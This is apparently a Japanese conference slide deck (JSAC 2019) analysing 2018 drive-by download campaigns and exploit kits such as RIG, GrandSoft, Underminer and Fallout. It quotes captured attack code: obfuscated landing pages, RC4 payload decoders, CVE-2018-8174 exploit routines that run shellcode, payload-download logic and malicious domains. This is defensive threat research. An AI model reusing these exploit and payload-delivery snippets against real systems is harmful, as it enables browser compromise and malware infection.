

週末なにしていますか？
忙しいですか？
DbDを解析し
てもらっていい
ですか？

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Japan Security Analyst Conference 2019

What do you do on
the weekend?
Are you busy?
Will you analyze DbD?



自己紹介

- 小池倫太郎

- セキュリティエンジニア (1年生)
- nao_secでマルウェア解析以外を担当
 - 専門は悪性トラフィック・スクリプトの解析

- 中島将太

- フォレンジッカー、マルウェアアナリスト (1年生)
- nao_secではマルウェアやシェルコード解析を担当



Drive-by Download攻撃 ver 2017

- 攻撃キャンペーン
 - pseudo-DarkleechとEITestの活動停止
 - Seamless、Fobos、Rulan、Ngayの出現と活発化
 - Malvertising系の攻撃キャンペーンの繁栄
- Exploit Kit
 - NebulaとDisdainの出現と消滅
 - RIGの繁栄
 - ShadowfallによるDomain Shadowingの停止
 - IPアドレスを用いたURLへ移行

(参考：https://www.jpcert.or.jp/present/2018/JSAC2018_04_koike-nakajima.pdf)



Drive-by Download攻撃 ver 2018

- **攻撃キャンペーン**
 - Seamless(PseudoGate)とHookAdsの繁栄
 - CoinsLTDやSlyIP、Slotsの登場と消滅
 - BlackTDSの登場
- **Exploit Kit**
 - UnderminerとFalloutの登場と繁栄
 - RIGの衰退
 - GrandSoftの復活
 - 新たな脆弱性の悪用



新たな脆弱性

- **CVE-2018-4878**
 - Adobe Flash PlayerのRCE
 - Magnitude、RIG、Falloutなどで悪用
- **CVE-2018-8174**
 - VBScript EngineのRCE
 - RIG、Magnitude、GrandSoft、Fallout、KaiXinなどで悪用
- **CVE-2018-8373**
 - VBScript EngineのRCE
 - KaiXinやFalloutなどで悪用
- **CVE-2018-15982**
 - Adobe Flash PlayerのRCE
 - FalloutやUnderminerなどで悪用

攻撃キャンペーン



Seamless / PseudoGate

- 3月頃からSeamlessの活動が停止
- 代わりに7月頃からPseudoGateが登場し活発化
 - 両方とも日本・カナダ・アメリカが標的
 - Banking Trojan、特にRamnitを頻繁に使用
 - SeamlessとPseudoGateは同一Actorの可能性？



Seamless / PseudoGate

- Seamless
 - Malvertising
 - Pre-GateとGateを用いてRIGへ誘導
 - ユーザの地理的情報を用いて処理を分岐
 - 標的は日本・カナダ・アメリカ
 - 主にRamnitを使用

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflare...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
69	13.113.77.212	HTTP	GET	200	flinsheer-perre...	/voluum/1b0358c4-3746-...	258	Redirector
70	13.112.178.145	HTTP	GET	200	kcsmj.redirect...	/redirect?target=BASE64a...	119	Redirector
71	194.58.40.193	HTTP	GET	200	194.58.40.193	/test111.php	629	Gate
72	188.225.46.145	HTTP	GET	302	188.225.46.145	?/MjQ4MzM5&hDhbbJVDz...	7,418	RIG_EK (Landing Page)



Seamless / PseudoGate

• PseudoGate

- Malvertising
- 正規のWebサイトを改ざんして使用することがある
 - 検知や遮断が困難
- GrandSoftやRIGを使用
- Panda BankerやOsiris(Kronos)、Ramnitなどを使用
 - 日本・カナダのクレジットカード・銀行などの情報を窃取

#	Result	Protocol	Host	URL	Body	Comments
↔1	200	HTTP	sp.popcash.net	/go/199881/426514	427	Advertisement
☒2	303	HTTP	sp.popcash.net	/sgo/ad?p=199881&w=4...	52	Advertisement
↔3	200	HTTP	balmyfurniture.com	/	51,857	Compromised Site
↔4	200	HTTP	slang.molmcclshavemwi.xyz	/generalized_vestige_def...	530	GrandSoft Exploit Kit (Landing Page)
↔5	200	HTTP	slang.molmcclshavemwi.xyz	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (CVE-2018-8174)
☒6	200	HTTP	slang.molmcclshavemwi.xyz	/9/104468	180,736	GrandSoft Exploit Kit (Malware Payload)

HookAds

- Malvertising
- DecoyサイトとGateを使って攻撃を行う
 - Kraken CryptorやGlobelImposter、GandCrabなどのランサムウェアを使うことが多い

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	fiestaonline.info	/?activer-mix&source=110898.108...	40,256	HookAds (Decoy Site)
2	200	HTTPS	www.hfbh.pro	/unlimited/aboutus	5,408	HookAds (Gate)
3	200	HTTP	miniyou.press	/n4Mv2AH/xI3i1L.dhtml	59,114	Fallout Exploit Kit (Landing Page)
4	200	HTTP	miniyou.press	/lengthily_proctalgy_charlady_ove...	210,432	Fallout Exploit Kit (Malware Payload)

```
function visits() {
  BrowserInfo = getBrowser();
  if (BrowserInfo.allright == true) {
    document.write('')
  } else {
    window.frames[0].document.body.innerHTML = '<form target="_parent"
method="post" action="" + decode64
('aHR0cDovL21pbm15b3UucHJlc3MvbjRNdjJBSC94STNpMUwuZGh0bWw=') + '></form>';
    window.frames[0].document.forms[0].submit()
  }
}
```

HookAds

- Decoyサイト
 - 88.208.7.192 と 88.208.7.193
- Gate
 - 185.56.233.186


2019-01-11	2/66	https://juckbander.pro/unlimited/freedom
2019-01-11	1/66	https://freebitc.pro/unlimited/freedom
2019-01-11	1/66	https://needgrow.info/unlimited/freedom
2019-01-11	1/66	https://minimalfeed.pro/unlimited/howareyou
2019-01-11	1/66	https://www.onepeacee.info/unlimited/howareyou
2019-01-11	2/66	http://www.needgrow.info/unlimited/howareyou
2019-01-11	3/66	https://www.freebitc.pro/unlimited/howareyou

Exploit Kit

RIG Exploit Kit

• 概要

- 2014年頃から観測されているExploit Kit
- 2016年9月以降最も活発
 - 非常に多くの攻撃キャンペーンで利用されている
 - Falloutの登場でシェアは大幅に減少
 - それでも多くの攻撃キャンペーンが使用
- 基本的な機能・構成は昨年から変化せず





RIG Exploit Kit

• トラフィック

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTQ1&hewRIArQoAqwU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)

• 3つのトラフィックによって攻撃が行われる

1. Landing Page

- CVE-2013-2551
- CVE-2015-2419
- CVE-2016-0189
- CVE-2018-8174
- SWF Exploitを読み込むためのhtml

2. SWF Exploit (他の脆弱性が悪用された場合は発生しない)

- CVE-2018-4878

3. Malware Payload

- RC4によって暗号化されたマルウェア



RIG Exploit Kit

- Landing Page

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTQ1&hewRIArQoAqwU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)

```
</head><body><script>function fvbvnbn()/*s55679d89703hfj71082fs*/{var a=l(),fds =  
"efore", c=document, b=c["createElement"]("script");b["type"]="text/javascript",b  
["text"]=a,a=c["getElementsByTagName"]("script")[0],a.parentNode["insertB"+fds](b,  
a)}try{setTimeout(fvbvnbn, 2650);}catch(m){}function l(){var rah=String; var s =  
"dmFyIGZnZGZnZCA9ICIoY8qc2RmeGN4dnJldHVybiB1OyB9IGZ1bmN0aW9zZGYqL3ZhciBmZ2RmZmdzZ  
CA9ICIoZ2Z1bmN0aW9uIGZnaGdoa2hqa2hqKG51bSwgd2lkdGgpe3ZhciBjdmJuID0gIjAxMjM0NTY3ODI  
hYmNkZWYiOy8qc2MxNzZGZmZDEwMDAwMGhkMTYzNzhoZnMqL3ZhciBmZ2hnaGtoamtoaiA9IGN2Ym4uc  
3Vic3RyKG51bSAmIDB4RiwgMSk7d2hpbGUgKG51bSA+IDB4Rikge251bSA9IG51bSA  
+Pj4gNDtmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSkgKyBmZ2hnaGtoamtoajt9d  
mFyIHdpZHRoID0gKHdpZHRoID8gd2lkdGggOiAwKTsgd2hpbGUgKGZnaGdoa2hqa2hqLmx1bmd0aCA8IHd  
pZHRoKWZnaGdoa2hqa2hqID0gIjAiICsgZmdoZ2hraGpraGo7cmV0dXJuIGZnaGdoa2hqa2hqO30KCglmd
```

- 難読化は以前よりも簡単に



RIG Exploit Kit

- Malware Payload

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	176.57.220.173	/?MTM3OTU5&nhAGdWQ&Vvkfo...	135,812	(03) RIG EK (URI) (Landing Page)
2	200	HTTP	176.57.220.173	/?MTIwMTO1&hewRIArOoAawU...	34,304	(04) RIG EK (URI) (Flash Exploit)
3	200	HTTP	176.57.220.173	/?NTYzNzQy&mNfhuCz&lcRinVA...	34,304	(05) RIG EK (URI) (Payload)


```
E2 21 AF AD 6F 9E 0F 22 04 E7 99 92 FF D2 BF C3
53 F6 B9 C2 7E FF 12 E0 8C CB 86 D6 A1 31 01 68
C9 BC 94 B1 C3 C7 25 A3 A8 F7 87 4F 23 8F A7 0C
CA 90 57 E9 B4 16 D9 4D 68 07 09 DE 44 B5 E3 B1
74 B2 E9 4E 5D E6 A1 C2 9B FF 8C E6 83 24 57 9E
```

```
For i=0 To slen-1
    x=(x+1) And 255
    y=(y+s(x)) And 255
    t=s(x):s(x)=s(y):s(y)=t
    rc(i)=Chr(CByte(s((s(x)+s(y)) And 255) Xor AscB(stream.Read(1))))
Next
Dim rctxt: rctxt = join(rc,"")
Set c=CreateObject("Scripting.FileSystemObject")
Set b=c.CreateTextFile(fname)
b.Write rctxt
b.Close
```

- RC4 Encode

RIG Exploit Kit


- Landing PageのURLを生成するAPIのエンドポイントはBlackHat Asia 2018で発表されており、変化なし



(引用元: <https://www.blackhat.com/docs/asia-18/asia-18-papa-Future-Proof%20Counter%20Attacks%20Against%20Exploit%20Kit%20Infrastructure-WP.pdf>)

RIG Exploit Kit

利用されたIPアドレスの分布



ロシア:2325, ドイツ:106, ウクライナ:8, カザフスタン6



GrandSoft Exploit Kit

- 2018年2月頃から再度活発化
 - 2012年頃から観測されている
- PseudoGateで頻繁に利用されている



GrandSoft Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
↔1	200	HTTP	envisioned.zaleisa.site	/greet-undocumented.html	530	GrandSoft Exploit Kit (Checker)
↔2	200	HTTP	envisioned.zaleisa.site	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (Landing Page)
☰3	200	HTTP	envisioned.zaleisa.site	/9/103609	118,272	GrandSoft Exploit Kit (Malware Payload)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html lang="en" dir="ltr">
<head>
  <meta http-equiv="X-UA-Compatible" content="IE=10">
  <meta charset="UTF-8">
</head>
<body>
<script>
var allowConfirm = true; window.onbeforeunload = confirmExit; function confirmExit(){
  if(allowConfirm)      return ""; else      allowConfirm = false; }

var srcOfScript = "/getversoinpd/1/2/3/4";

document.write("<iframe src='"+srcOfScript+"'></iframe>");</script>
</body>
</html>
```



GrandSoft Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	envisioned.zaleisa.site	/greet-undocumented.html	530	GrandSoft Exploit Kit (Checker)
2	200	HTTP	envisioned.zaleisa.site	/getversoinpd/1/2/3/4	21,185	GrandSoft Exploit Kit (Landing Page)
3	200	HTTP	envisioned.zaleisa.site	/9/103609	118,272	GrandSoft Exploit Kit (Malware Payload)

```
Sub gogogogog
uuuuuurroryfa2
uuuuuurroryfa22
uuuuuurroryfa2222=LeakVbAddr()
vbvbvb_564=sdddddddddddddd2d(bgssssssssss2s(uuuuuurroryfa2222))
uuuuuurroryfa222233=gwe43ghedfbdsfdsdhg(vbvbvb_564,"msvcrt.dll")
uuuuuurroryfa222233a=gwe43ghedfbdsfdsdhg(uuuuuurroryfa222233,"kernelbase.dll")
uuuuuurroryfa222233aa=gwe43ghedfbdsfdsdhg(uuuuuurroryfa222233,"ntdll.dll")
datskieicosdfg=sdfsdf3fsfdfsdfsdssd(uuuuuurroryfa222233a,"VirtualProtect")
granizaantarktidd=sdfsdf3fsfdfsdfsdssd(uuuuuurroryfa222233aa,"NtContinue")

sosufufsksksk getegehetegegegege()
ShellcodeAddr=osjdfisi8s8s8s8s8jf()+8

sosufufsksksk a_a_a_a_a111(ShellcodeAddr)
a_a_a_a_a11132=osjdfisi8s8s8s8s8jf()+69596
sosufufsksksk a_a_a_a_a1113(a_a_a_a_a11132)
llllll=osjdfisi8s8s8s8s8jf()

a_a_a_a_a111323
End Sub
gogogogog
```



Underminer Exploit Kit

- 2018年7月頃から観測され始めた
 - 日本を中心とした東アジア圏で活発
- 処理を公開鍵暗号で隠すことで解析を妨害
 - トラフィックデータを見ただけでは解析することは困難



Underminer Exploit Kit

6	200	HTTP	184.170.216.48:8080	/index.php?ad_id=...	2,931	Underminer EK (HTML/JS) (Landing Page)
7	200	HTTP	184.170.216.48:8080	/js/...js	8,920	Underminer EK (URI)
8	200	HTTP	184.170.216.48:8080	/logo.swf	638	
9	302	HTTP	184.170.216.48:8080	/pubs/servlet.php?fp=...	0	
10	200	HTTP	184.170.216.48:8080	/views/...	3,323	
11	200	HTTP	184.170.216.48:8080	/static/encrypt.min.js	51,822	
12	200	HTTP	184.170.216.48:8080	/static/tinyjs.min.js	11,536	
13	200	HTTP	184.170.216.48:8080	/views/...	9,099	
14	200	HTTP	184.170.216.48:8080	/pubs/article.php?id=...	572	
15	200	HTTP	184.170.216.48:8080	/views/...	515	
16	200	HTTP	184.170.216.48:8080	/views/...	10,051	
17	200	HTTP	individualization.adobe.com	/crossdomain.xml	286	CVE-2018-4878 Artifact (URI) (Config)
18	200	HTTP	individualization.adobe.com	/flashaccess/i15n/v5	9,869	CVE-2018-4878 Artifact (URI)
19	200	HTTP	184.170.216.48:8080	/views/...	43,356	
20	200	HTTP	184.170.216.48:8080	/pubs/wiki.php?id=...	0	
21	200	HTTP	184.170.216.48:8080	/images/captcha.png?mod=attachmen...	21,220	



Underminer Exploit Kit

- formを使ってリダイレクト
 - 送信情報にクライアント環境データを含む

```
<iframe name="webgl_view" style="width:1px;height:1px"></iframe>
<form method="GET" id="servlet" name="servlet" action="/pubs/servlet.php" target="webgl_view">
  <input type="hidden" name="fp" value="" />
  <input type="hidden" name="token" value="" />
  <input type="hidden" name="id" value="1" />
  <input type="hidden" name="sign" value="" />
  <input type="hidden" name="validate" value="H1b:4N1&N1A101?" />
  <input type="submit" style="position: absolute; left: -9999px; width: 1px; height: 1px;" tabindex="-1" />
</form>
<div id="webgl_div" name="webgl_div" />
```

```
<script type="text/javascript" src="/js/naosec/nao-sec-nao.js"></script>
```



Underminer Exploit Kit

```
a = function () {
  var t, a, n, r;
  r = AppUtils.ua_ie ? e("div") : e("object"), AppUtils.ua_ie ? function (t, a,
n) {
    var r = e("param");
    r.setAttribute("name", a), r.setAttribute("value", n), t.appendChild(r)
  }((t = "/logo.swf", a = r.innerHTML, (n = e("div")).innerHTML = "<object
classid='.L.L. WWWWI'><param name='movie'
value='" + t + "' />" + a + "</object>", r = n.firstChild),
"allowscriptaccess", "always") : (r.setAttribute("type",
"application/x-shockwave-flash"), r.setAttribute("data", "/logo.swf")),
document.getElementById("webgl_div").parentNode.appendChild(r);
document.getElementById("webgl_div")
}, t >= 23 && t <= 28 ? (AppUtils.setCallbackFunction(function () {
  document.getElementById("servlet").elements.id.value = 49600
}), a()) : t >= 17 && t <= 18 ? (AppUtils.setCallbackFunction(function () {
  document.getElementById("servlet").elements.id.value = 49601
}), a()) : t >= 11 && t <= 16 && (AppUtils.setCallbackFunction(function () {
  document.getElementById("servlet").elements.id.value = 49602
}), a());
```



Underminer Exploit Kit

```
var h = 13,  
    d = new e,  
    p = d.h;  
n.elements.fp.value = d.get(), 1 == parseInt(n.elements.id.value) &&  
"ActiveXObject" in window && (n.elements.id.value = 49457);  
var f = p(AppUtils.validate, h),  
    v = ["fp", "token", "id", "validate"];  
for (i in v) f = p(f + n.elements[v[i]].value, h), h++;  
n.elements.sign.value = f, n.submit()
```


```
http://184.170.216.48:8080/pubs/servlet.php  
?fp=  
&token=  
&id=  
&sign=  
&validate=
```

Transport

Connection: keep-alive

Location: /views/...html

Underminer Exploit Kit





Underminer Exploit Kit

```
[- ! function (e) {
    var t = document.createElement("iframe");
    t.setAttribute("src", "http://184.170.216.48:8080/pubs/article.php?
    id=XXXXXXXXXXXXXXXXXXXXXXXXXXXX"), t.style.width = "1px", t.style.height =
    "1px", document.body.appendChild(t)
})();

[- (function (url) {
    var iframe_el = document.createElement("iframe");
    iframe_el.setAttribute("src", url);
    iframe_el.style.width = "1px";
    iframe_el.style.height = "1px";
    document.body.appendChild(iframe_el);
})("/views/XXXXXXXXXXXXXXXXXXXXXXXXXXXX.html");
```



Underminer Exploit Kit

```
<html>
  <body>
    <div style="position:fixed; top:50%; left:50%; margin-left:-300; margin-top:-200;">
      <object classid="clsid:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX" id="swf">
        <param name="movie" value="/views/XXXXXXXXXXXXXXXXXXXX.swf" />
        <param name="allowScriptAccess" value="always" />
        <embed src="/views/XXXXXXXXXXXXXXXXXXXX.swf" allowScriptAccess="always" type="application/x-shockwave-flash" />
      </object>
    </div>
  </body>
</html>
```





Fallout Exploit Kit

- 2018年8月頃から観測され始めた
- 非常に活発
 - 多くの攻撃キャンペーンで利用されている
 - RIGの商売敵
- HTMLからExploitationに必要なコードを生成
 - Nuclear Exploit Kitに類似
- URLに特徴がない
 - フィルタや検知が困難



Fallout Exploit Kit

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTP	miniyou.press	/marcello/599/GmdqF/Yx2S9P?yakitori...	56,288	Fallout Exploit Kit (Landing Page)
2	200	HTTP	miniyou.press	/Bepiece_degusting_upstage/23-09-19...	174,592	Fallout Exploit Kit (Malware Payload)

```
<script type="text/javascript">var LgdMXbieLwV=document.createElement("script");
LgdMXbieLwV.type="text/vbscript",LgdMXbieLwV.text=ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp
(oNVrFlEzj,LZFaHjDVdciX)),document.getElementsByTagName("BODY")[0].appendChild
(LgdMXbieLwV);</script>
<div id="VB33BE1MvS28">Gh1NQv6FKFuQ6P4AyV70x461H/YAeEJXLGdT6yxLAEDF98YctgfBzQkvS/+/qf
+xiGGSFZRjfrK4Sq8wNgEoJoALOWSeE7
+u1mSw7rAz=r1z7A6KXHSn5ZrBsCvQ8L8rAsHxbBirjVAXjEGIMN9yzF2US6gu+fy26Qkd34r9hgtV</div>
<div id="lQ35xNgCxiq">Y5Kv5eARAIrAj
+GjBfnX2xiTvnm6weAHJa98/wD3aszidN5G3IlaEQOK0zhPbKCTdv3mm1nybQCzMUpoYTCKdIriuQJrQOzrJAG
p85yDDJobPEgKXhB1D6TSyZBs8CV9bIFu=2ia+08Iu/xDS+h2IgdMJKReU3lTAYr=MJbKD9E7zNXjunEq1Snkj
+rxNYdCZYdHaTA3zRvnXNzHpSZMEc1eyzQiqBBYLVjU3anHQm+2yoRahIwjAYJMYfMkqUB2VAPJq5BOEvG
+cKVZuTpLFVVecb7Zx=ha+insN7u/H2RJIUefkvEtqkJqg/mgwFblFD8Eq6FSvozrih4mh
+NTCbeMyEQ3rCcFq=1eoD=VCBetAILwkUFhS5dmzMetbn1=9SMqVKI34ESct/WW</div>
<script type="text/javascript">try{window.screen.width<=1024&&
window.screen.height<=768&&Array.cqzoMScSx(wuvkdwWRhiF,gaHMtHnNzzmgLlJ,MfQmGXXrZsj);}
catch(aaFKYLoM){window.location.replace(ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp(UbNRDQ,
LZFaHjDVdciX))));};try{String.vGpfxCpQx(uerTFdJFKU,qxtfIbtwFCeJy)}catch(pfZYRAMOzuQr)
{yqdQnZzSCGVocJC(ERCcGoGgyqCwa(sHvpyE,pxKpxlZHYp(VuynbPRTT,LZFaHjDVdciX))});};</script>
```



Fallout Exploit Kit

- Custom Base64

```
function oOzRLOBatJw(wucNSzwenen) {
    for (var NDcII = "", ElQxmy = 0, TWHSpPnDgHw = xXTACK = obheGPcekkjbQZx = 0;
        ElQxmy < wucNSzwenen.length;)(TWHSpPnDgHw = wucNSzwenen.charCodeAt(ElQxmy)) <
        128 ? (NDcII += String.fromCharCode(TWHSpPnDgHw), ElQxmy++) : TWHSpPnDgHw > 191 &&
        TWHSpPnDgHw < 224 ? (obheGPcekkjbQZx = wucNSzwenen.charCodeAt(ElQxmy + 1),
        NDcII += String.fromCharCode((31 & TWHSpPnDgHw) << 6 | 63 & obheGPcekkjbQZx),
        ElQxmy += 2) : (obheGPcekkjbQZx = wucNSzwenen.charCodeAt(ElQxmy + 1), mcQjU =
        wucNSzwenen.charCodeAt(ElQxmy + 2), NDcII += String.fromCharCode((15 &
        TWHSpPnDgHw) << 12 | (63 & obheGPcekkjbQZx) << 6 | 63 & mcQjU), ElQxmy += 3);
    return NDcII
};

function pxKpxlZHYp(wucNSzwenen, NDcII) {
    var ElQxmy, TWHSpPnDgHw, DxweQWhcIudUQYu, AvXIhJg, GnCHvPmaceOMBix, JKnWYAmrb1,
    BPYcquACYXjXj = "",
    BmZpbYzNbILUyCn = 0;
    for (wucNSzwenen = wucNSzwenen.replace(/[^A-Za-z0-9\+\-\./\=]/g, "");
        BmZpbYzNbILUyCn < wucNSzwenen.length;) ElQxmy = NDcII.indexOf(wucNSzwenen.charAt
        (BmZpbYzNbILUyCn++)) << 2 | (AvXIhJg = NDcII.indexOf(wucNSzwenen.charAt
        (BmZpbYzNbILUyCn++))) >> 4, TWHSpPnDgHw = (15 & AvXIhJg) << 4 | (GnCHvPmaceOMBix
        = NDcII.indexOf(wucNSzwenen.charAt(BmZpbYzNbILUyCn++))) >> 2, DxweQWhcIudUQYu =
        (3 & GnCHvPmaceOMBix) << 6 | (JKnWYAmrb1 = NDcII.indexOf(wucNSzwenen.charAt
        (BmZpbYzNbILUyCn++))), BPYcquACYXjXj += String.fromCharCode(ElQxmy), 64 !=
        GnCHvPmaceOMBix && (BPYcquACYXjXj += String.fromCharCode(TWHSpPnDgHw)), 64 !=
        JKnWYAmrb1 && (BPYcquACYXjXj += String.fromCharCode(DxweQWhcIudUQYu));
    return BPYcquACYXjXj = oOzRLOBatJw(BPYcquACYXjXj)
};
```



Fallout Exploit Kit

- RC4

```
var gPepLMszhgfnDe = 256;

function ERCcGoGgyqCwa(jvYRH, DFBMBvgJliOKhN) {
    for (var hKGbxTKyySJYeV1, usiEHnHsCz = [], sBpMlIpFjd = 0, AOVXPX1U = "",
        LAdyRXCvSROI = 0; LAdyRXCvSROI < gPepLMszhgfnDe; LAdyRXCvSROI++) usiEHnHsCz
        [LAdyRXCvSROI] = LAdyRXCvSROI;
    for (LAdyRXCvSROI = 0; LAdyRXCvSROI < gPepLMszhgfnDe; LAdyRXCvSROI++) sBpMlIpFjd
    = (sBpMlIpFjd + usiEHnHsCz[LAdyRXCvSROI] + jvYRH.charCodeAt(LAdyRXCvSROI %
    jvYRH.length)) % gPepLMszhgfnDe, hKGbxTKyySJYeV1 = usiEHnHsCz[LAdyRXCvSROI],
    usiEHnHsCz[LAdyRXCvSROI] = usiEHnHsCz[sBpMlIpFjd], usiEHnHsCz[sBpMlIpFjd] =
    hKGbxTKyySJYeV1;
    LAdyRXCvSROI = 0, sBpMlIpFjd = 0;
    for (var NIIFRgS = 0; NIIFRgS < DFBMBvgJliOKhN.length; NIIFRgS++) sBpMlIpFjd =
    (sBpMlIpFjd + usiEHnHsCz[LAdyRXCvSROI = (LAdyRXCvSROI + 1) % gPepLMszhgfnDe]) %
    gPepLMszhgfnDe, hKGbxTKyySJYeV1 = usiEHnHsCz[LAdyRXCvSROI], usiEHnHsCz
    [LAdyRXCvSROI] = usiEHnHsCz[sBpMlIpFjd], usiEHnHsCz[sBpMlIpFjd] = hKGbxTKyySJYeV1,
    AOVXPX1U += String.fromCharCode(DFBMBvgJliOKhN.charCodeAt(NIIFRgS) ^ usiEHnHsCz[
    (usiEHnHsCz[LAdyRXCvSROI] + usiEHnHsCz[sBpMlIpFjd]) % gPepLMszhgfnDe]);
    return AOVXPX1U
}
```



Fallout Exploit Kit

- CVE-2018-8174
 - 基本的にはPoCと同じ

```
Function vMgUEfpwFv()  
    UAF  
    InitObjects  
    vb_adrr=LeakVBAddr()  
    vbs_base=GetBaseByDOSmodeSearch(GetUInt32(vb_adrr))  
    msv_base=GetBaseFromImport(vbs_base,"msvcrt.dll")  
    krb_base=GetBaseFromImport(msv_base,"kernelbase.dll")  
    ntd_base=GetBaseFromImport(msv_base,"ntdll.dll")  
    VirtualProtectAddr=GetProcAddr(krb_base,"VirtualProtect")  
    NtContinueAddr=GetProcAddr(ntd_base,"NtContinue")  
    SetMemValue GetShellcode()  
    ShellcodeAddr=GetMemValue()+8  
    SetMemValue WrapShellcodeWithNtContinueContext(ShellcodeAddr)  
    lllll=GetMemValue()+69596  
    SetMemValue ExpandWithVirtualProtect(lllll)  
    llIIll=GetMemValue()  
    ExecuteShellcode  
End Function
```



Fallout Exploit Kit

- CVE-2018-15982
 - Shellcode部分以外はPoCと全く同じ

#	Result	Protocol	Host	URL	Body	Comments
1	200	HTTPS	payformyattention.site	/UKfS/Kss/BIY?CFamx=ungait&callovian=C...	64,376	Fallout Exploit Kit (Landing Page)
2	200	HTTPS	payformyattention.site	/zBl/11_04_1974.cfml	26,077	Fallout Exploit Kit (CVE-2018-15982)
3	200	HTTPS	payformyattention.site	/critics-ecotopic/21-04-1992/chibouk?IRIDI=...	219,648	Fallout Exploit Kit (Malware Payload)

```
package
{
    import com.adobe.tv.sdk.mediacore.metadata.Metadata;
    import flash.display.Sprite;
    import flash.events.Event;
    import flash.net.LocalConnection;
    import flash.system.Capabilities;
    import flash.utils.ByteArray;
    import flash.utils.Endian;

    public class Main extends Sprite
    {
```



Fallout Exploit Kit

2018-08-23	finalcountdown.gq	78.46.142.44
2018-08-25	dontneedcoffee.gq	78.46.142.39
2018-08-29	naosecgomosec.gq	185.243.112.198
2018-09-05	naosecgomosec.ga	185.243.115.252
2018-09-10	kafeinenotfindme.online	193.29.56.3
2018-09-10	flowertowerback.space	185.243.114.65
2018-09-13	ineedpiastres.space	193.29.56.5
2018-09-19	freename.online	185.243.114.126
2018-09-23	myattention.club	193.29.56.171
2018-09-24	mykidsnotalone.online	193.29.56.97
2018-09-28	falsepositive.fun	193.29.56.221
2018-09-28	whoisyourdaddy.club	185.243.114.205
2018-09-29	gandja.icu	185.243.114.209
2018-09-30	greatwallinc.club	185.243.114.197
2018-10-10	whereareyoupoop.club	185.243.114.247
2018-10-11	myhouseincartoon.xyz	185.243.114.240
2018-10-12	assinyour.press	193.29.58.54
2018-10-12	resercherass.icu	185.243.115.2
2018-10-12	gimemeyourfart.host	193.29.58.62
2018-10-12	marryjane.club	185.243.115.5
2018-10-12	guarana.pw	193.29.58.71
2018-10-15	heartinblood.press	193.29.56.85
2018-10-17	mygrid.press	185.243.114.225
2018-10-19	extasy.icu	193.29.56.11
2018-10-21	fuckpolitics.press	193.29.56.178
2018-10-24	adenozin.space	193.29.58.41
2018-10-29	miniyou.press	193.29.56.223
2018-10-31	crackinyourlife.pw	193.29.59.118
2018-11-05	getmygerpes.press	193.29.59.123
2018-11-10	getouthere.pw	193.29.59.124
2018-11-22	pickupmaster.fun	193.29.59.108

pickupmaster.fun



Domain Information

Domain:	pickupmaster.fun
Registrar:	Namecheap
Registered On:	2018-11-21
Expires On:	2019-11-21
Updated On:	2018-11-21

Exploitation(shellcode)

CVE-2018-8174 (RIG)

• RIG Exploit Kit

- 1バイトのxorでシェルコードの後半をエンコード
- CreateProcessAでダウンロードしたマルウェアを実行

```

seg000:00000000
seg000:0000000D loc_D: ; CODE XREF: sub_6+E+j
seg000:0000000D dec ecx
seg000:0000000E xor byte ptr [eax+ecx], 84h
seg000:00000012 test ecx, ecx
seg000:00000014 jnz short loc_D
seg000:00000016 jmp eax
seg000:00000016 sub_6: endp ; sp-analysis failed
seg000:00000016 ;
seg000:00000018 dd OFFFFE9E8h, 610DD1FFh, 0D7284007h, 44B5D3D5h, 0B4C40FE0h
seg000:00000018 dd 0F88C40Fh, 840F88C4h, 0DC0F840Fh, 875C0D9Ch, 0D40FB8C4h
seg000:00000018 dd 0F5E85FCCh, 5B85A4FEh, 830F4DB5h, 0BC055C85h, 0E5E1F6C7h

```

```

seg000:0000004A loc_4A: ; CODE XREF: seg000:00000079↓j
seg000:0000004A mov eax, [edi]
seg000:0000004C add eax, ebx
seg000:0000004E cmp dword ptr [eax], 'aerC'
seg000:00000054 jnz short loc_72
seg000:00000056 cmp dword ptr [eax+0Bh], 'Ass'
seg000:0000005D jnz short loc_72
seg000:0000005F mov eax, [edx+24h]

```



CVE-2018-8174 (GrandSoft)

- 6月下旬以前のフロー

1. ランダム値の生成
2. ランダム値を使った鍵生成
3. 鍵をURLの末尾に追加
4. 暗号化されたマルウェアのダウンロード
5. デコード

* in shellcode

```
max=9000
min=100
keyRand = Int((max-min+1)*Rnd+min)
locationUrl = "http://" & window.location.hostname
url = locationUrl & "/2/" & keyRand
```

CVE-2018-8174 (GrandSoft)

• 6月下旬以降のフロー

1. ランダム値の生成
2. 鍵をURLの末尾に追加
3. 暗号化されたマルウェアのダウンロード
4. デコード

* in shellcode

```

seg000:000000D6      call     sub_29          ; edi == 000002F0
